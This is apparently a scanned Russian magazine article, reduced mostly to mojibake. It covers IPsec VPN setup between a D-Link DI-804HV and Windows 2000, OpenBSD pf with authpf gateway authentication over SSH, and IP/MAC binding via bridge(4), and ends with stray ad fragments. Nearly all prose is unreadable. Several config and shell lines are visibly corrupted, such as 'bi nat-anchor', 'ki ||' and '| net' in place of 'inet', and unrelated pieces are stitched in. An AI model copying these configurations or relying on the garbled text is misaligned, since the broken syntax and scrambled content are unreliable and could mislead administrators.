Γ Θει α ι α ι ε ι ι εεθεεε

- 1 ΑΕΑΤ ΔΕΟΙ ΘΕΟΔΤ ΑΑΙ ΕΒ 3DES.
- 2 ΑΕΑΤ ΔΕΟΙ ΟΑΕΤ ΝΟΙ Τ ΝΟΕ SHA1.
- 3 ΑΔΟΙ Τ Α ΑΕΟΘΕ-ΟΑΕΙ ΑΙ Α ΝΔΑΑΙ ΒΒ (2).
- 4 ΝΔΤ Ε ΑΕΕÇΙ Ε ΕΕΡ×Α — 480 Ι ΕΙ ΟΟ.

×οτ άυ ττ νι τ δδάου ε τ δδάάαεθεδτ άαου τ άδαι άδου άεγ IPsec, τ άετ τ :

- 1 Τ ΑΙ Ρ START, ΑΑΕΑΑ RUN, Γ ΑΑΕΔΑΑΘΟΥ SECPOL.MSC Ε Γ ΑΑΕΙ ΑΑΘΟΥ ENTER.
- 2 ΑΥΑΕΔΑΑΘΟΥ IP SECURITY POLICIES ON LOCAL MACHINE, ΑΑΕΑΑ ΑΑΤ ΕΙ Τ Ε ΕΕΕΕ Γ Α Τ Τ ΕΕΘΕΕΑ, Α ΝΙ ΕΝΕΑ Τ ΔΑΑΕΕ Γ Α Γ ΟΑΙ Τ Τ — ΑΑΤ ΕΙ Τ Ε ΕΕΕΕ.
- 3 Γ Α ÇΑΕΕΑΑΕΑ FILTER ACTION ΑΑΤ Ε- Γ Τ Ε ΕΕΕΕ Γ Α ΘΔΑΟΑΙ Τ Τ , Ε ΔΑΑΑΕΘΕ- ΔΟΑΘΟΥ.

Τ οι ά-άαου τ άδαιε τ άοι ά άαçτ τ άντ τ νουε, ετ οι άουε τ δδάάάάάάονγ άεγ IPsec-ντ άαετ άτ έγ :

- 1 ΕΙ ΕΑΙ ΝΟΕΒΟΕΒ AH — Γ ΑΟ.
- 2 ΕΙ ΕΑΙ ΝΟΕΒΟΕΒ ESP — ΑΝΟΥ.
Α) ΘΕΟΔΤ ΑΑΙ ΕΑ 3DES
Α) ΟΑΕΤ ΝΟΙ Τ ΝΟΥ SHA1
- 3 ΑΑΙ ΑΔΕΔΤ ΑΑΟΥ Γ Τ ΑΥΕ ΕΕΡ× ×ΑΔΑÇ ΕΑΑΕΑΥΑ 100000 ΕΑ ΕΕΕ 900 ΝΑΕΟΙ Α.

Τ ο τ άδαιεεε άτ ετ άτ εα τ α τ άοι άυ, τ άοι άγυεάγ τ ά τ άδαιου ττ çεοεγö ε ά IKE, ε ά IPsec, οαε εαε τ τ ε άτ εάά άαçτ τ άντ τ ά (3DES νεεур άά DES, ά SHA1 — νεεур άά MD5). Άνεε άαατ άά τ ότ εçάτ άεθαεур τ νου, τ τ άετ τ άυάδαιου άδαιεά τ άοι άυ.

Οάι άδου τ όννοοι άε ε τ άνοδτ εεά DI-804HV (ντ νοτ - ότ τ τ Windows 2000 Server τ εεάεεο εçτ άτ άτ εε τ ά τ ότ-εçάτ άεθü):

- 1 Τ ΑΙ Ρ START → RUN Ε Τ ΕΘΑΘΟΥ HTTP://192.168.0.1/ (×οτ άυ çΑΕΟΕ Γ Α ΥΟΤ Ο ΕΙ ΟΑΔΟΑΕΝ, ΟΥ ΑΤ ΕΑΕΑΙ Τ ΔΕ- Γ ΑΑΕΑΑΕΑΟΥ ΝΑΘΕ 192.168.0.0/24). ΕΙ Β Τ Τ ΕΥÇΤ ΑΑΟΑΕΒ — ADMIN, Τ ΑΔΤ ΕΥ — Τ ΟΝΟΤ Ε (Γ ΑΑΤ ΟΟΟ ΑΕΑ ΟΝΟΑΙ Τ ΑΕΘΟΥ ΑΑΤ).
- 2 ΑΥΑΕΔΑΑΘΟΥ Γ ΑΝΟΔΤ ΕΕΟ WAN Ε ΑΑΤ - ΑΕΘΟΥ IP-ΑΑΔΑΝ (IP_DLINK_ΑΙ ΑΘ), Ι ΑΝ- ΕΟ, ΘΕΡÇ Ε DNS ΝΑΔΑΑΔΑ ΑΕΒ ΑΙ ΑΘ- Γ ΑΑΤ ΕΙ ΟΑΔΟΑΕΝΑ Ε Γ ΑΑΕΙ ΑΑΘΟΥ Γ Α APPLY.
- 3 ΑΥΑΕΔΑΑΘΟΥ Γ ΑΝΟΔΤ ΕΕΟ LAN Ε Γ ΑΝΟ- ΔΑΕΑΑΑΘΟΥ IP-ΑΑΔΑΝ (IP_DLINK_ΑΙ ΟΟ) Ε Τ ΑΝΕΟ Γ Α ΕΙ ΕΑΕΥΙ Τ Τ ΕΙ ΟΑΔΟΑΕΝΑ. ΆΝΕΕ ΕÇΙ ΑΙ ΕΘΟΥ ΕΤ ΕΑΕΥΙ ΟΕ ΑΑΔΑΝ, ΟΤ ΑΤ ΝΟΟΙ Ε WEB-ΕΙ ΟΑΔΟΑΕΝΟ Τ ΔΤ Τ Α- ΑΑΟ, Ε Γ ΟΑΙ Τ ΑΟΑΑΟ ΕÇΙ ΑΙ ΕΘΟΥ URL Γ Α Τ Τ ΑΥΕ (HTTP://IP_DLINK_ΑΙ ΟΟ), Τ ΔΕ ΥΟΤ Τ ΑΤ ΕΑΕΑΙ ΑΟΥΟ Γ ΑΝΟΔΤ ΑΙ IP-ΑΑΔΑΝ, ΑΟΙ ΑΒΥΕΕ Α Γ Τ ΑΟΡ ΕΤ ΑΕ×ΑΝΕΟΡ ΝΑΘΟΥ.

- 4 ΑΥΑΕΔΑΑΘΟΥ Γ ΑΝΟΔΤ ΕΕΟ VPN.
- 5 ΑΕΕΡ×ΑΑΘΟΥ ΑΤ ÇΙ Τ ΑΕΙ Τ ΝΟΥ VPN, ΑΥΑΕΔΑΒ Τ Τ ΟΕΡ VPN ENABLE.
- 6 ΑΑΑΘΟΥ Γ ΑÇΑΑΙ ΕΑ ΟΟΙ Γ ΑΕΡ, Γ ΑΙ ΔΕΙ ΑΔ DI804-W2KAS.
- 7 Τ ΑΟΙ Α Τ ΝΟΑΑΕΒΑΘΟΥ IKE, Γ ΑΑΕΙ ΑΑΘΟΥ MORE.
- 8 ΑΑΤ ΑΕΘΟΥ:
Α) LOCAL SUBNET — ΑΑΔΑΝ ΝΑΘΕ «Α», LOCAL NETMASK — Τ ΑΝΕΑ ΝΑΘΕ «Α»,
Α) REMOTE SUBNET — ΑΑΔΑΝ ΝΑΘΕ «Α», REMOTE NETMASK — Τ ΑΝΕΑ ΝΑΘΕ «Α»,
Α) REMOTE GATEWAY — IP_W2KS_ΑΙ ΑΘ,
Α) IKE KEEP ALIVE — Τ ΔΤ ΕÇΑΤ ΕΥΙ ΟΕ ΑΑΔΑΝ ΕÇ ΝΑΘΕ «Α»,
Α) PRESHARED KEY — PASSWORD.
- 9 Γ ΑΑΕΙ ΑΑΘΟΥ APPLY Ε Τ Τ ΝΕΑ ΔΑΝΟΑΔ- ΟΑ Τ ΑΤ ΔΟΑΤ ΑΑΙ ΕΒ ΑΥΑΕΔΑΑΘΟΥ SELECT IKE PROPOSAL.
- 10 ΑΑΤ ΑΕΘΟΥ:
Α) PROPOSAL NAME — METHOD1,
Α) DH GROUP — GROUP2,
Α) ENCRYPT ALGORITHM — 3DES,
Α) AUTH ALGORITHM — SHA1,
Α) LIFE TIME — 28800 (480, ΟΙ Τ Τ ΑΕΑΙ Τ Τ Α Γ Α 60).
- 11 Τ ΔΕΙ ΑΙ ΒΑΘΟΥ ΕÇΙ ΑΙ ΑΙ ΕΑ, Γ ΑΑΕΙ ΑΒ APPLY.
- 12 ΑΥΑΕΔΑΑΘΟΥ PROPOSAL ID 1, Γ ΑΑΕΙ ΑΑΘΟΥ ADD TO, ΑΑΕΑΑ APPLY, ÇΑΟΑΙ BACK.
- 13 ΑΥΑΕΔΑΑΘΟΥ SELECT IPSEC PROPOSAL.
- 14 ΑΑΤ ΑΕΘΟΥ:
Α) PROPOSAL NAME — METHOD1,
Α) DH GROUP — NONE,
Α) ENCAP PROTOCOL — ESP,
Α) ENCRYPT ALGORITHM — 3DES,
Α) AUTH ALGORITHM — SHA1,
Α) LIFE TIME — 900.
- 15 Τ ΔΕΙ ΑΙ ΒΑΘΟΥ ΕÇΙ ΑΙ ΑΙ ΕΑ, Γ ΑΑΕ- Τ ΑΒ APPLY.
- 16 ΑΥΑΕΔΑΑΘΟΥ PROPOSAL ID 1, Γ ΑΑΕΙ ΑΑΘΟΥ ADD TO, ΑΑΕΑΑ APPLY, ÇΑΟΑΙ BACK.

Τ ότ άδαιάου όνοατ τ άεο ντ άαετ άτ έγ νοατ άαδοτ οτ ντ τ ντ άτ τ -άδαιε τ ετ α.

×οτ άυ τ ότ άάδαιου ντ νοτ γτ εα IPsec-όοτ τ άεγ τ ά DI804, τ τ άετ τ τ τ ντ τ δδαιου ετ ά-Οάεεύ, τ ά çάε-εάάεά Status τ άτ τ Logs ε VPN Status.

→ Τ δεάάάατ Γ ΟΟ Τ ΔΕΙ ΑΔΤ Α άτ άετ τ άουο άτ νά-ότ -τ τ άεγ ότ άτ, -ότ άυ τ άνοδτ εου IPsec τ ά ερπί τ άδοατ τ άτ τ άδαιότ τ τ άδωδωεçαιό δά. Οαε -οτ τ τ άε-τ τ τ όννοοι άου ε νεθαυεάατ ερ ç



WinFast PX7950 GX2 TDH



WinFast PX7950 GT TDH



WinFast PX7900 GS TDH



WinFast PX7600 GS TDH





Ì àðø-áðî ñî ê

ÄÉÍ ÄÍ È×ÄÑËÏ Ä ÈÇÌ ÄÍ ÄÍ ÈÄ Í ÐÄÄËË ÕÄËÐÄÏ ÈÄ

ËÑÏ Ï ÈÇÏÏ ÄÄÍ ÈÄ ÄÕÄÍ ÕËËËÄÕËÏ Í ÍÏ ÄÏ ÕËÐÇÄ Í Ä ÄÄÇÄ ÑÄÞÇËË PF + AUTHPF Í Ï ÇÄÏ ÈËË ÈÏ Ï ÐÏÏ ÈËËÏ ÄÄÕ ÆÏ ÑÕÏÏ , Ï ÑÏ Ï ÄÕÄÄÞÑÏ Í Ä Í ÐÄÄÄÏ ÇÄÐÄÄËÑÕÐËÄÄ ÄÄÄÐÄÄÏ ÑÞ Í Ï SSH Í Ï ÈÇÏÏ ÄÄÕÄËÞ. ÕËËËÏ ÑÕÏ ÇÄËËÞ×ÄÄÕÑÞ Ä ÕÏ Ï , ×ÏÏ Ä ÇÄÄËËËÏ Ï ÑËË Ï Õ ÄÄÄÄÄÄÍ Í ÕËË ÈÏ ÄËÍ Ä È Ï ÄÏÏ ÈÞ Í Ä ÕËÐÇÄ ÄÕÄÕÏ ÄÑÕÏÏ ÄÕÏ Ä ÑËËËÏ Í ÄËËÏ ÕÄÍ ÐÄÄËËÄ Ä ÕÄËÐÄÏ ÈÄ

Andrey Matveev
andrushock@real.xakep.ru

Õäëí ê Ï äõäí ççì äõäí õõ Ï ðõðõääãõ Ï Ï ãõõëí ä ääçäðäí ê-í Õë Ï ðÏ ð ì äëÿ Ï Ï äõä ääõäë Õäí ää-çëë: Ï äõäí ççäõëÿ Ï äðäí ê-äí í Ï äÏ Ëëë Ï Ï êí Ï äÏ äÏ-ñõõí ä ä êí äððí äõ è çäëðõõüä ñääí äí õõ ñäõë, «õí-í Õë» ÕÏ äääðäëí ä äõí äÿüääí ê êñõí äÿüääí TCP/UDP-õðäõëëä, ä õäëæä Ï ðÏ ääääí èä äõäëðä ñ äõð-í äëëðÏ ääí èäí êí äí Ï Ï èçÏÏ ääõäëë è äðäí äí ê èõ äõðäí ðëõëëäðëë.

→ **õääðõðä ê Ï ÑÏÏÄÏÏ Õ ääëñõäëÞ.** Çäüëðä Ï Ï èçÏÏ ääõäëñëÏ äÏ ððäõëëä — Ï äí ä èç Ï ÑÏÏÄÏÏ Õõ Ï ðÏ äëäí , ñ êí ðÏ ðÏ è ñõäëëëääÞñõÿ Ï ðë Ï äõäí ççä-õëë äÏ Ï äõí äë ñäõë. Èäæäüë ääí í äí ð, äëäääÞ-õëë äÏ Ï ðÏ ñÏÏ Ï Ï Ï äí äí Õ IP- è MAC-ääðäñä, õäë è Ï Ï ðÏ äëð ñëä-äõü Ï äðõ-ððÏ èëõ äëääääëõ êí ÕÏ ðÏ ä-õëë «çä ñ-äõ» ñäí ääí ñÏ ñäää. Èäë Ï äääëÏ , êñ-Ï Ï èçÏÏ ääí èä ñðääñõä äðÏ ää ñõäë-äñëÏ è arp-õää-ëëõõ èëë Ï ðÏ ñõí ä Ï ðñëäæëääí èä ñÏ äí Õ ääðäñä ñÏ äõëäëüí ÕÏ è õõëëëõäí è (arpwatch) í ä ÿäëÿäõñÿ ÿõõäëõëäí ÕÏ , Ï Ï ÿõÏ Ï õ äëÿ çäüëõõ Ï õ èðäæë õðäõëëä ääí êí êñõðäõí ðõ ñõäðäÞñõÿ Ï ðëÏ äí ÿõü

äðÏ Ï Ï çäëëä è í ä äñääää í äääæí Õä êí Ï ñõðõëõëë í ä ääçä FreeRadius, MySQL/Post-greSQL, mpd/poptop è ð.ä.

ÑÏ äñäí í ääääí Ï Ï ÿäëÏ ñü äÏ äÏ èÿÏ ÿëää-í ðÏ Ï ä äðäí èä, êí ðÏ ðÏ ä ñÏ ñõí èõ ä êñÏ Ï èçÏÏ ääí èë Ï äëäõí Ï äÏ Õëëõðä ðí è ääõí ðëçäõëÏ í Ï äÏ ðäëëä authpf. Í Ï ñäÿçäë ðí + authpf — í ä Ï äí äðäÿ, ä äÏ Ï Ï è-í èõäëüí í ä ñðääñõäí äëÿ ääçäðäí ê-äí èÿ äÏ ñõõí ä ä 802.3/802.11 ñäÿõõ.

→ **Í äÏÏðÏ Ï èÿäÏ Õë OpenSSH.** Ï ääæää ääí Ï ðÏ-èçäÏ äëõü í äñõðÏ èëõ authpf, í äÏ äõÏ äëí Ï Ï äðäí Ï ä-ääëëõü í äëÏ ðÏ ðõää ääõÏ êõí Õä çí ä-äí èÿ Ï äðäí äí-í Õõ ääí Ï í ä sshd(8). Õäë Ï Õ õñëÏ äëí èÏ Ï Ï ääí èä ääë-Ï Ï Ï çëÏ õÏ Õõëäí í èëõ õñÏ äõÏ Ï ä Ï ðÏ ääääí èä ñäõä-äÏ è ääëë ñ õäëÿÞ Ï äðäõääõä è Ï Ï äí äí Õ í äðäë ssh-ñäññëë (ñÏ Ï ððë èëñõëí ä 1).

Äëÿ ðÏ äÏ Ï-ðÏ äü äí äñäí í Õä èçÏ äí äí èÿ äñõõ-Ï èëä ä ñëëõ, í äÏ äõÏ äëí Ï ääõü õëäçäí èä ääí Ï Ï ðÏ ä-ðä-èõäõü ñäí è êí Ï Õëä:

```
# ki || -HUP `sed q /var/run/sshd. pid`
```

Õäí äõü, èäë ðÏ èÿÏ authpf Ï Ï èõ-èõ ñëäí äë SIGINT èëë SIGTERM, ssh-ñäññëÿ äõðäí ðëõëõëðÏ ääí í Ï äÏ Ï Ï èçÏÏ ääõäëÿ çäääðõëõñÿ äÏ èäí ÕÏ Ï äðäçÏÏ , Ï äð-ñÏ Ï èõëëõëðÏ ääí í Õä «ðõëäñäõü» äõäõõ êí ððäëðÏ Ï äüäððæäí Õ èç Ï äüääí í ääí ðä Ï äääëë, è í ä Ï ðÏ è-çÏ èääõ ñÏ ððäí äí èä ñÏ ñõÏ ÿí èÿ ñÏ ääëí äí èë ä õäëë-õä çäÏ êñäë õäëðäÏ èä.

→ **Ï ääëÿ authpf.** Authpf Ï äääñõääëÿäõ ñÏ äí è Ï ñää-äÏ Ï äÏ êí Ï-èõ, êí ðÏ ðäÿ í äçÏ ä-ääõñÿ Ï Ï èçÏÏ ääõäëÞ ñëñ-ðäí Õ ä èä-äñõää login shell (çäÏ êñü /usr/sbin/authpf

```
# vi /etc/ssh/sshd_config
# Ðàáí òààí ñ èní í èuçí àáí èáí í ðí òí èí èí à IPv4 è ssh2
AddressFamily inet
Protocol 2
# Í àèääàí í í àèèþ+áí èý í í àñàí àí ñòóí í ùí ñàðáàùí èí òàððàéñàí
ListenAddress 0.0.0.0
# Çàí ðáààáí ðààèñòðàèèþ root' à è í ðèí àí àí èà í òñòùò í àðí èáé
PermitRootLogin no
PermitEmptyPasswords no
# Çà ñ+àò èñí í èuçí àáí èý í ðí òí èí èà ssh2 è ýòèò áàòò í í òéé òñèí àí ýàí
í ðí àáááí èà àòàè òèí à ARP- è IP-spoofing
ClientAliveInterval 15
ClientAliveCountMax 3
# Í èèèþ+àáí DNS-ðàçí èáéí à
UseDNS no
# Í í ðàáàèýàí ñí èñèè èí í òðí èý àí ñòóí í í
AllowGroups wheel users authpf
```

```
# vi /etc/pf.conf
# Í í àèèþ+àáí í àðáí èçí ýéí ðáé
nat-anchor "authpf/*"
rdr-anchor "authpf/*"
bi nat-anchor "authpf/*"
...
# Ðàçðàðàáí è ðààèñòðàèèðàí àí ñòóí è sshd (22/tcp), í à í òñéàèèááý
ñí ñòí ýí èà (àçàáááí /ñàðí ðáí) TCP-òéàáí à (èèþ+àáí à ñèí àí
"flags S/SA" í òñòùòðàóáò)
pass in log on $ext_if inet proto tcp to $ext_if port ssh keep state
...
# Çàèèþ+èðàèùí í à í ðàáàèèí
anchor "authpf/*"
```

```
# vi /etc/authpf/users/andrushock/authpf.rules
# Çàáááí í àèðí ñù
ext_if = "fxp0"
int_if = "fxp1"

# Í ðí èçáí àèí òðáí ñèýòèþ ñàðáàùò ààðàñí à
nat pass on $ext_if inet from $user_ip to any -> ($ext_if)

# Í àáñí à+èáááí í àðáí ó èèéáí òó í í èó+áí èà HighID í à èþáí í eDonkey-ñàðáàðà
rdr pass on $ext_if inet proto tcp from any to any port 4661 -> $user_ip
rdr pass on $ext_if inet proto tcp from any to any port 4662 -> $user_ip
rdr pass on $ext_if inet proto udp from any to any port 4665 -> $user_ip
rdr pass on $ext_if inet proto udp from any to any port 4672 -> $user_ip

# Í ðááí ñàáàèýàí àí ñòóí è ftp-proxy
rdr pass on $int_if inet proto tcp from $user_ip to any \
port = ftp -> 127.0.0.1 port 8021
```

```
# vi /etc/authpf/users/rdp/authpf.rules
# Áí àðí èé ñàðááí è èí òàððàéñ
ext_if = "fxp0"
# IP-ààðàñ ñàðáàðà òàðí èí àèí à
rdp_server = "192.168.1.100"

# Í àðááàðàñí àùáááí àóí àýèà RDP-ñí àáèí àí èý í à ñàðáàðð òàðí èí àèí à:
rdr on $ext_if inet proto tcp from $user_ip to $ext_if \
port 3389 tag RDP -> $rdp_server

pass in log quick on $ext_if tagged RDP flags S/SA synproxy state
```

(1) à òàéé /etc/shells àí àáàèýòó í à ñéàáòáò). Í ðè àáòí - ðèçàòèè í í èuçí àáòáèý í í ssh è òáéòùèí í ðàáèéàí òèèùòðà í àèáòí à ñí í í í òùþ òàé í àçùáááí òó ýéí ðáé (anchors) áóáòó í ðèñí àáèí àí ù í ðàáèéà, òéàçáí í ùá à òáééà /etc/authpf/authpf.rules, èéáí à /etc/authpf/users/\$USER. Á àí àáàèýàí òó í ðàáèéàò áí í òñéàáòñý èñ-í í èuçí àáí èà çàðàçàðàèèðí àáí í ùò í àèðí ñí à \$user_id è \$user_ip, çà ñ+àò èí òí ðùò áóááò í ðí èñòí àèòù àáòí - í àòè+àñéàý í í àñòáí í àéà èí àí è è IP-ààðàñà í í àèèþ+èàðááí ñý í í èuçí àáòáèý (çí à+áí èý í àèðí ñí à ñ+èòù-àáþòñý èç í àðáí àí í ùò í èðóæáí èý ssh àáòí í àòè+àñéè). Í í àáðí àí ñý è í àñòðí èéá. Àèý í à+àèà í í àè-èþ+èí í àðáí èçí ýéí ðáé. Àèý ýòí àí àí àáàèí çáí è-è-è à pf.conf(5) — ñí í òðè èéñòèí à 2. È í àðàçààðòçèí í àáí ð «ððéáñàòí à» òàèðáí èà:

```
# pfctl -f /etc/pf.conf
```

(2) Áàéáà à èí í àò òáééà login.conf(5) çáí í ñèí ñàáááí èý í í áí í èéàññà authpf, í í èuçí àáòáèè èí òí ðí àí à èà+àñòáà ñòáí ààðòí í àí òáééà áóáòó í í èó+àòù authpf:

```
authpf: \
: shell = /usr/sbin/authpf: \
: tc=default:
```

Ñí í í í òùþ òàðáí í è òðèèèòù cap_mkdb(8) í áí í à-èýàí òý òéðí àáí í óþ ááçó ááí í ùò /etc/login.conf.db:

```
# cap_mkdb /etc/login.conf
```

(3) Í à áóááí í àðáí í ðàáàèýòó çí à+áí èý àèðàèòèà anchor è table í í òí í è+áí èþ, í í ýòí í ó òáéé authpf.conf í ñàáèýàí í òñòùí :

```
# echo -n > /etc/authpf/authpf.conf
```

Í í àáí òááèéàááí í ðéàáòñòááí í í à ñí í àçáí èà authpf.message (áí àèí à /etc/motd):

```
This service is for authorized clients only. Please play nice.
```

Ñí çáááí í í àí àí í í èuçí àáòáèý, èí òí ðùè í ðèí àáéà-æèò èéàññò authpf, àóí àèò à àðóí í ó authpf è à èà+à-ñòáá í áí èí +èè í í èó+ààò /usr/sbin/authpf:

```
# useradd -m -c 'authpf nat user' -g authpf -L authpf \
-s /usr/sbin/authpf andrushock
# passwd andrushock
```

(4) Ñí çáááí í ááí ð í ðàáèè òáéðáí èà àèý í í èuçí àáòá-èý andrushock (ñí í òðè èéñòèí à 3):

```
# mkdir -p /etc/authpf/users/andrushock
```

Í à ñòí ðí í à èèéáí òà í òèðùááàòù èþáí è ssh-èèéáí ò (í àí ðèí àð Putty èèè SecureCRT), ñí çáááòù í í àóþ ñàññèþ, òéàçùááàòù IP-ààðàñ òèþçà, èí ý í í èuçí -ààòáèý è, í ðè í áí àóí àèí í ñèè, ðàñí í èí àáí èà í óá-

Α ΕΑ×ΑΝΘΕΑ ΕΝΙ Τ ΕΥΧΟΑΙ Τ Ε Γ Α ΑΟΟΑΓ ΟΕΘΕΕΑΟΕΤ Γ Γ Τ Τ ΘΕΡÇΑ Τ Τ ΑΔΑΘΕΤ Γ Γ Τ Ε ΝΕΝΘΑΙ Ο Τ Τ ΑΕΑΟ ΑΥΝΘΟΙ ΑΟΥ ΕΡΑΒ ΕÇ FREE/OPEN/NET/DRAGONFLYBSD

εε=ρίτ αι εεβ=α. Άνεε ανή τ δααεεούτ τ ανοδιρίτ, οτ τ τ ηεά ονι άσρίτ ε άδοι δεçαοεε τ δααεεά οαεοάι-εά τ ά οεβçα άεγ γοτ αι τ τ εuçτ άαοάεγ εçι άι γονγ, ε τ τ τ εό=εο άτ ηοοί ά εφ οάδι άο.

```
c: \putty> plink.exe -pw mypassword
andrushock@192.168.1.1
Hello andrushock. You are authenticated
from host "192.168.1.2"
This service is for authorized clients
only. Please play nice.
```

×οτ άυ τ τ ηοι γίτ τ τ άατ άεου τ άδι εου, τ τ άετ τ άνο-οτ εου άοοάι δεοεεάοεβ τ ά άαçά τ οάεε=ρίτ αι εεβ=α. Άεγ τ τ εuçτ άαοάεγ andrushock άάτ άδεοοάι τ άδο εεβ=άε (ηάεοοάι υέ ε τ οάεε=τ υέ):

```
# sudo -u andrushock ssh-keygen -t rsa
```

Ατ άααεγαι τ οάεε=τ υέ εεβ= α ηι ενι ε άδοι δεçτ άατ τ υο εεβ=άε:

```
# cp /home/andrushock/.ssh/id_rsa.pub
/home/andrushock/.ssh/authorized_keys
```

Ε άεγ οάεεά authorized_keys ονοάι άαεεάααί ετ δ-οάεοι υά τ δααά άτ ηοοί ά:

```
# chown andrushock: authpf
/home/andrushock/.ssh/authorized_keys
```

→ **οαçάτ δεε η ηάοααοτ οάοτ ετ άετ ά.** Άααεε οάν-ηι τ οδει τ δει άδ. Ατ τ οηοει, τ οαετ εç αι τ ά τ τ εο-εου άτ ηοοί ε εφ ηοεοοοηετ τ ο ηάοααο οάοι ετ άετ ά, οάνη τ ετ άετ τ τ ο çα οεβçτ ι (ετ οτ ουέ οάεεά τ άοτ-άεοηγ ά εφ ηοεοοοά).

```
ητ çάααί τ τ άτ αι τ τ εuçτ άαοάεγ rdp:
# useradd -m -c 'authpf rdp user' -g
authpf -L authpf \
-s /usr/sbin/authpf rdp
# passwd rdp
# mkdir -p /etc/authpf/users/rdp
```

Ε τ τ δααεγαι άεγ τ άατ ηι άοεαεούτ υέ τ άατ ο τ δααεε οαεοάι εα (ηι τ οδε εεηοετ ά 4).

άτ ηοοί ε ηάοααοο οάοτ ετ άετ ά «εçάτ ά»:

```
c: \putty> plink.exe -pw mypassword
rdp@81.211.11.11
Hello rdp. You are authenticated from
host "81.211.22.22"
This service is for authorized clients
only. Please play nice.
```

Οάι άδου άεγ εεεάτ οα 81.211.22.22 τ ά οεβçα 81.211.11.11 τ τ οο 3389/tcp άοάαο τ οεουο άι οάο τ τ ο, τ τ εα τ τ εuçτ άα-οάεου rdp άτ ετ ά ssh-εεεάτ οα τ ά τ άετ ά οετ ι άετ ά οεβç εεά-άεο <Ctrl+C>. Άηά, άτ ηοοί τ τ εό=άτ:

```
c: \putty> mstsc.exe /v: 81.211.11.11: 3389
```

→ **ετ τ οστ εου άοοάτ δεοεεοστ άατ τ υο τ τ εuçτ άαοά-εάε.** Οαε εαε οβαοτ υά οβεεεου w e who τ ά ηι τ ηι άτ υ τ δαατ ηοααεγού οφ εεαεούτ υά εαάτ δεοεεαοτ ου τ οτ-οάνητ ά, ηι ενι ε τ τ άεεβ=άτ τ υο ά άατ τ υέ τ τ ι άτ ο τ τ εuçτ άαοάεε τ τ άετ τ τ ηι τ οδάου ηι τ τ ι τ υβç ps:

```
% ps ax | grep authpf
3884 p1 | s+ 0: 00. 01 -authpf:
andrushock@192.168.1.2 (authpf)
```

εεατ η τ τ τ τ υβç pfctl:

```
# pfctl -a authpf -sA
authpf/andrushock(3884)
```

Çάαηυ authpf — τ άçάατ εά γετ ογ, andrushock — ετ υ τ τ άεεβ=εαοάατ ηγ τ τ εuçτ άαοάεγ, 3884 — οφ εεαεου-τ υε εαάτ δεοεεαοτ ο τ οτ οάνητ άτ ετ εεε authpf.

Τ τ ηι τ οδάου τ άοητ τ εοεεοστ άατ τ υέ τ άατ ο τ δα-άεε οαεοάι εα άεγ τ τ εuçτ άαοάεγ andrushock τ τ άετ τ οάε:

```
# pfctl -a "authpf/andrushock(3884)" -s nat
# pfctl -a "authpf/andrushock(3884)" -s rules
```

τ δε άεαάτ δε «εεεααί » τ τ εuçτ άαοάεγ εç ηεηοάι υ:

```
# kill -TERM 3884
```

→ **γτ άσρτ εεου.** Ά çάεεβ=άτ εε τ άεεuçγ τ ά οίτ ι γ-τ οου τ οίτ ι, +οτ pf τ τ άαδάεαάαο οάοτ τ ετ άεβ τ τ άη-ηεατ τ τ τ τ δααεεάτ εγ άαοηεε τ τ άδοαοετ τ τ ε ηεηοά-ι υ. Ηι τ οάαοηοάατ τ τ, τ ά τ άεοε ηεεάο τ οτ εçάτ άεου οεευοδάοεβ τ εεαοτ ά τ ά τ ηι τ ά τ οτ ά=αοετ ά οτ ηοι ά, εφ εοεεοτ άααοεο ηι άαετ άτ εα (ε τ δει άδο, pass in quick on \$int_if from any os «Windows XP» keep state). Υοτ τ τ άεο ηοαου ηάδουαçτ υι τ τ άητ τ ουάτ άεγ τ τ ηο-οτ άτ εγ άοοάτ δεοεεαοετ τ τ τ ά οεβçα, ηι τ ηι άτ τ τ τ άαηι ά=εου τ ά οτ ευετ εφ εεαεαοάεούτ υέ άτ ηοοί ε δα-ηοοηάι. Ηάοε, τ τ ε άτ τ τ εφ εοαεούτ υε οστ άατ υ çαυεουο τ τ δε εηι τ εuçτ άατ εε ηάοαεητ ά **C**

Γ ΔΕΑΒÇΕΑ IP Ε MAC ΝΙ Τ Τ Τ Υ Υ Ρ BRIDE(4) Ε PF(4)

Δανηι τ οδει τ δει άδ τ δαατ ηοααεάτ εγ εεε-άτ οαί (ά άατ τ τ ηεο=αά — άαηι οτ άτ άτ υι) άτ ηοοί ά ε δανοοηαι. Ηάοε ηι δεαγçετ ε IP ε MAC ηι τ τ τ υβç bridge ε pf. Ά άατ τ τ ηεο-εά άεγ ητ çάατ εγ τ τ ηοά άτ ηοαοι =τ τ τ άτ τ άτ άτ οοοάτ τ άατ ηάοαάτ άτ εφ οαοοαεηα ral0 (γοτ PCI τ άγ εάδοτ =εα Gigabyte GN-WPKG 802.11 b/g). Εηοτ άτ υά άατ τ υά (ά άεαά «ετ υ οτ ηοά: IP-άαδαν, MAC-άαδαν»):

```
server: 192.168.2.1
client1: 192.168.2.2,
00: 0f: ea: 91: 43: f6
```

```
client2: 192.168.2.3,
00: 80: c8: 2c: 47: a1
```

```
οάααεοεοάι
/etc/bridgename.bridge0:
add ral0
blocknonip ral0
link0
-discover ral0
-learn ral0
flushall
static ral0 00: 0f: ea: 91: 43: f6
static ral0 00: 80: c8: 2c: 47: a1
up
rulefile /etc/bridge.conf
```

```
οάααεοεοάι /etc/bridge.conf:
pass in on ral0 src
00: 0f: ea: 91: 43: f6 tag
client1
```

```
pass in on ral0 src
00: 80: c8: 2c: 47: a1 tag client2
block in on ral0
```

```
ητ çάααί ε τ τ άτ ετ άαί
τ ηάαατ οηοστ εηοάτ bridge:
# ifconfig bridge0 create
# sh /etc/netstart bridge0
```

```
άεγ τ οτ άαοεε τ οτ ηι άοδεαααί
εφ οτ οτ άοεβ τ άοεεαάτ:
# brconfig bridge0
```

```
οάααεοεοάι /etc/pf.conf:
ext_if = "fxp0"
wi_fi_if = "ral0"
client1 = "192.168.2.2"
client2 = "192.168.2.3"
```

```
nat on $ext_if | net fr-
```

```
on { $client1, $client2 }
to any -> { $ext_if }
```

```
block in quick on $wi_fi_if
from ! $client1 to any
tagged client1
block in quick on $wi_fi_if
from ! $client2 to any
tagged client2
```

```
block return
```

```
pass quick on { lo0,
$wi_fi_if } | net all
pass quick on $ext_if | net
all keep state
```

```
τ άδάçάαδoεαάι τ άατ ο
«οοεάηαοτ ά» οαεοάι εα:
# pfctl -f /etc/pf.conf
```



adidas®

ГЕНЕРАЛЬНЫЙ
СПОНСОР



adidas.com/football

“ФУТБОЛЬНЫЙ МЕНЕДЖЕР”!

